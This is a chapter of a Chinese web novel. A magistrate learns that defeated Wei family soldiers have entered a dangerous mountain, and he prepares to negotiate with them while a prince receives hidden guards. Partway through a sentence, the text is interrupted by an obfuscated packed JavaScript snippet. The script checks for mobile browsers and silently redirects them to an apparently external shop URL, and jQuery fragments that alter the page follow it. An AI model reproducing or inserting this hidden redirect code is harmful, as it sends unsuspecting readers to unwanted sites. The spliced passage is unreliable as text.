回了安乐镇府衙的林星河就和何甫坐在前堂回廊下,一边喝茶,一边闲聊:
“……大人的意思我明白了,的确,那位萧公子才学极高,说句实话,老朽并不觉得我有什么可以教的。但若是从朝堂,天下,民生这些地方来说的话,那倒是有些话可以谈一谈的。”何甫松了口气,笑道。
他今日去见了这位萧公子,便明白了,这是一位萧氏皇子,身份应该非常贵重的,却被扔到了沉域,定然是满心的愤恨不甘。
而大人救了这位萧公子,又安排他去做老师,让这位萧公子每日读书写字,想来也是不希望这位萧公子沉溺于愤恨不甘之中,可这位萧公子才学极高,他委实也不知道该教他什么。
回来后就请教了大人,大人就跟他说了,可谈民生,谈天下,谈朝堂,谈他过去的那些个想法等等。
“相信我,何老,你跟萧羲提你那些想法,萧羲一定懂你,他也会感兴趣,哦,对了,也可以谈谈我们在进行中的这个积分手册嘛。”林星河说着,又倒了杯茶递给何甫,“明儿个把茶具也带去旧陵,今日你们下棋了嘛,明日就喝茶看雪,纵论天下嘛。”
何甫听着,便笑了起来,“那大人也可以与我们一起纵论天下。”
“那可不行,我可不懂朝堂。”林星河说着,看向夜空,想到萧羲说的“一群死物”,心头轻叹一声,喃喃说着,“即便是死物,可也是需要铭记的东西嘛。”
“大人说什么呢?”
“哦,没什么。”
这时,铁大树匆匆来了,恭敬躬身拱手,“大人,酉山发现痕迹了。”
“嗯?什么痕迹?”林星河一边倒茶喝着,一边问着。
“有人进入了酉山,且应是一支先锋队!”
林星河噗嗤一声,嘴里的茶都喷了!
“啊?铁大叔你说什么?一支先锋队?等会,你怎么就确定是一支先锋队?!”林星河瞪大眼睛问着。
“这个,这个,一看,就,就知道的……”铁大树有些费解的说着,他说得结结巴巴,实在是不知道该跟大人怎么说,那些脚印,痕迹他一看就知道了。
“那,大概多少人?”林星河想了想,就问了另外一个问题,“他们是躲在酉山了?”
“约莫一千多人,他们应该是朝酉山的黑谷进发了,那个地方有毒气!怕是进了很难活了!”铁大树严肃的说着。
林星河皱起眉头,站起身,转了几个圈,一旁的何甫有些担忧的开口,“大人,既然他们没有进沉域,那,那我们就不必管了……”
林星河摇头,看向铁大叔,认真问着,“大叔,你觉得他们是夷族?还是卫家的?”
铁大树严肃拱手,“应是卫家的,我看到了卫家的标记!”
“好,那就盯着,如果他们进入酉山黑谷,你就给他们一个警告,让他们离开,如果他们不理会,那就别管了,但是不要让他们进入沉域!”林星河严肃说着。
铁大树恭敬拱手应下,就转身匆匆离去了。
“大人这是……”何甫有些不解的看着林星河。
林星河长叹一声,“函谷一战,卫家必然是败了,卫家戍卫边境多年啊。”
何甫听懂了,目光慈爱的看向林星河,“大人是不忍心,我们明白。”又想了想刚刚大人吩咐的话,不错,一来是善意警告,若是对方不听,想来对方此时应如惊弓之鸟,怕也是不会怎么听的,那就没有办法了,一切还是以沉域的安全为先,所以大人的处置是很不错了。
“往年,酉山中也有逃进来过几个逃兵什么的,但往往没有多久就又跑走了。”何甫转开话题说着。
“是因为酉山的环境?”
“酉山是沉域的四座山里最深的一座山了,里头环境复杂,阿铁常年在酉山跑,他都说自己也不敢保证安全的,外人想要通过酉山进入我们沉域啊,除非是走已经开辟好的那条小路,不然的话,是很难进来的,大人放心吧。”
林星河听着,微微点头,心里头微微松了口气,卫家军口碑不错,但现在逃进酉山的到底是不是卫家军,这个还不敢确定,且此时经历了大败的卫家军定然是愤怒惊恐不安的,这样的军队是万万不能进入平静的沉域。
沉域里可都是老弱妇孺啊。
*****
此时的旧陵主殿前,萧羲看着暗沉的星空,今晚还有雪,雪花飘落,带来了少许冷意。
萧羲拉了拉身上的披风,他身上的披风是大人的,大人非要给他,说是他生病疗伤,应要注意保暖。大人说他自己还有一件,若不是确定了大人真的还有一件,他是不会收下这件披风的。
“……所以,你们追随的,便是拥有黑色麒麟纹身的萧氏?”萧羲缓缓开口问着,低头眯眼盯着眼前跪在他面前的和夜色几乎融合在一起的十二人,沉寂了百年的暗卫。
“是,殿下当年出生之时,沉寂的九卫中凡是直属嫡系一脉都知晓,我们遵守先祖遗命,若无信物和殿下的诏令,我们绝不可苏醒!”跪在最前的暗卫恭敬低声说着,声音里隐隐的有些激动的沙哑。
萧羲皱眉,“你们是如何断定,我便是黑色麒麟纹身的萧氏血脉?”
“殿下,身为萧氏家臣守族,凡是嫡系守族都会看见,在殿下出生之时,麒麟曾经现身过!”暗卫低声恭敬说着。
萧羲皱眉,“……”这话便有些含糊了,但密室中的萧氏的几封遗信都有提到家臣守族似乎都有些诡异的能力?
罢了。
“如此,你们要做的第一件事便是将沉寂的九卫重建,姬一是我母后的幕僚,也是我母后的暗卫,你们且与他联系,留下两人在此即可。”
“遵殿下诏令!”
******
酉山。
酉山高大的树木将天空密密麻麻的遮住,不管白天还是黑夜,酉山中几乎没有半点光亮。
而在此时的酉山森林中,一千多人散落着,或坐或靠,神色憔悴紧张,大部分人身上都缠着染血的绷带,却悄然无声,只有沉默和冷峻的气息悄悄蔓延中。
坐在中央的男人一身破烂的盔甲,满是血污,身上还缠着绷带,神色疲惫憔悴,但一双眼睛却锋利得很,他盯着手里的生锈的羽箭,慢慢的反复的翻看中,而一旁蹲着的男人仔细的看着手里的破布,写着字的破布,字有些歪斜,但字迹细细一看却是不错,似乎藏着几分风骨。
“将军,看着像是铁家的……”翻看着破布的男人带着几分不确定的说着,上面的字警告着他们再往西走,就是走入危险之地,应往南走才是。
“这羽箭,就是铁家的箭。”男人摩挲着手里的羽箭,眼睛微微眯起,“传令下去,往南走!”
看着破布的男人恭敬应下,就去传达命令。
是铁家的,二十年前被天都抄家灭族流放沉域的铁家,与卫家都是大楚凌烟阁二十四世家之一,但二十年前,铁家没了,如今卫家,只怕他们卫家也没了!
穿着盔甲的男人慢慢的站起,握紧手里的生锈羽箭,看着暗沉的夜空,事发突然,本来运筹帷幄,胜券在握的一场战事突然惨败!父亲让他走,让他带着卫家军的精锐马上走,说什么他们必须活下去!又急急的派遣他们卫家的暗卫赶赴天都,不知道能不能赶上,能不能及时示警……
他们卫家是被算计了!
“将军!我们现在就走?”
“走,立即往南!”穿着盔甲的男人哑声说着。
*****
天色蒙蒙亮的时候,林星河已经打着呵欠走出来了。
林大忠端着洗漱的温水正快步走过来,一见林星河已经披着袍服走出来了,忙急急上;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17251148|197944||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
前,“哎呦,公子,您怎么这么早起来了?”昨晚四更天了才睡,怎么这会儿就起来了,这都没有睡几个时辰。
“我睡不着。”林星河懒懒说着,卷起袖子自顾自的洗漱,擦脸,又自顾自的将外袍穿好。
这时候,外头铁大树匆匆来了。
“大人!”
林星河伸了伸懒腰,又打了一个呵欠,“大叔,那卫家军现在在哪?”
“他们已经到了花谷!然后……咳,卫年想跟我们谈谈。”铁大树有些忐忑不安的说着,是他漏了痕迹,也是那卫年,时隔多年,没想到卫年那小子也是长进了啊!
林星河懒懒的应了一声,“要谈是吧?”
“对不起,大人,都是我等行事不够谨慎。”铁大树说着,就要跪下。
但林星河摆手示意铁大树起来。
“我昨天想了好久,这样子也不是办法,还是得和对方谈谈。”林星河说着,对身侧的林大忠说着,“阿忠叔,你看卢老太太的早膳做好了没有?我吃完早膳就去酉山。对了,跟何老和百里大夫说一下,今天得他们自己过去旧陵了。”
林大忠忙一一应下,随后就匆匆去做事了。
随后林星河就抬手示意铁大树坐下,一边倒了温水喝着,一边问着,“大叔,你对酉山的这卫家军熟悉不?”
铁大树点头,低声说着,“酉山卫家军的统领叫卫年,二十年前我和他在天都也算是一起玩过的。”
林星河眉梢微挑,哦,旧人?
“卫年那小子非常精明,也够果断,二十年前我和他打架的时候,常常难分胜负,如果现在再打的话,大概我能够赢他。”铁大树一脸严肃的说着。
林星河点头,随即笑道,“嗯,我明白了。”
“大人,人心易变,不若我去和卫年说?”铁大树低声说着。
林星河却是摇头,“不合适。”说罢,又笑着加了一句,“没事,大叔你跟着我呢,虽然对方人多,但是,咱安乐镇的巡视队伍也不差,而且他们所在的地方是酉山,酉山可是我们沉域的地盘!”
铁大树想了想,明白了,脸色就明显舒缓了下来,随即就站起身,拱手说道,“大人,我现在就去让巡视队准备一下。”
铁大树匆匆去准备 ,林星河就开始咬着包子,喝着稀粥。一旁的林大忠就出门去寻何甫和百里大夫了。
****
安乐镇本来是没有巡视队伍的,就是二十几个男子跟着铁大树平日去打猎什么的,后来林星河来了,说既然沉域冬日有野兽下山扰民,那就干脆成立一个巡视队伍,冬日巡防。然后三个月来,这支巡视队伍就慢慢的有模有样了。
巡视队的服装都是统一的黑色劲装,臂膀还绣着一个乐字,神色冷峻严肃的寂然无声的站在铁大树跟前。
“今日护卫大人进入酉山,记住,用三号方案!”铁大树沉声说着。
“喏!”巡视队齐齐拱手应下。
用完早膳背着袋子走出来的林星河看着站在府衙门前的这群神色冷峻,巍然不动,气势悍然的队伍,不由哇了一声,转头看向恭敬朝他拱手的铁大树,比了比大拇指,“大叔,你厉害!”三个月哎,当初懒懒散散的狩猎队,现在就这么厉害啦?
铁大树躬身拱手,忙恭敬开口,“是大人的方案好。”
当初大人说要成立巡视队伍来巡防沉域,给了一个说是胡乱想的方案,他用这个方案训练了三个月,效果极好!
“不不不,我那都是瞎编的!”林星河忙摆手说着,随后又赶紧说着,“我们出发吧。”
要去酉山,也不知道要走多久,林星河慢悠悠的朝酉山进发了,身后跟着铁大树和巡视队伍,而听说大人要去酉山,就忙跑来想跟着一块去的何甫等人,就扑了个空,只好坐着马车去了旧陵。